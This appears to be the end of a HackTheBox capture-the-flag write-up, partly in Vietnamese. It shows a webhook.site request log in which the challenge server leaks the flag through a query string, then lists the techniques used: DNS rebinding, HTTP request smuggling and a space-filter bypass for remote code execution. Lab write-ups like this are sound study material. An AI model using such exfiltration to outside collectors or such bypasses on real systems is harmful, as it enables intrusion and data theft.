GET #927ba 83.136.253.153  
23/05/2024 23:56:33

Request Details

Permalink Raw content Copy as

GET https://webhook.site/26153db4-891b-4d85-b8d5-3515b920290b?HTB{r3inv3nting\_th3\_...

Host 83.136.253.153 Whois Shodan Netlify Censys

Date 23/05/2024 23:56:33 (vài giây trước)

Size 0 bytes

Time 0.001 sec

ID 927ba1e2-2bb5-4bac-a373-b476715614cc

Query strings

HTB{r3inv3nting\_th3\_wh31\_c4n\_cr34t3\_h34dach35\_bc1cd3704dc00e9a4e356dc60c4b8c7b} (empty)

No content

Flag: HTB{r3inv3nting\_th3\_wh31\_c4n\_cr34t3\_h34dach35\_bc1cd3704dc00e9a4e356dc60c4b8c7b}

## Skills Learned

- Sử dụng kỹ thuật DNS re-binding để bypass localhost checks.
- Sử dụng HTTP smuggling thông qua việc tận dụng lỗ hổng trong http parsers.
- RCE bypass space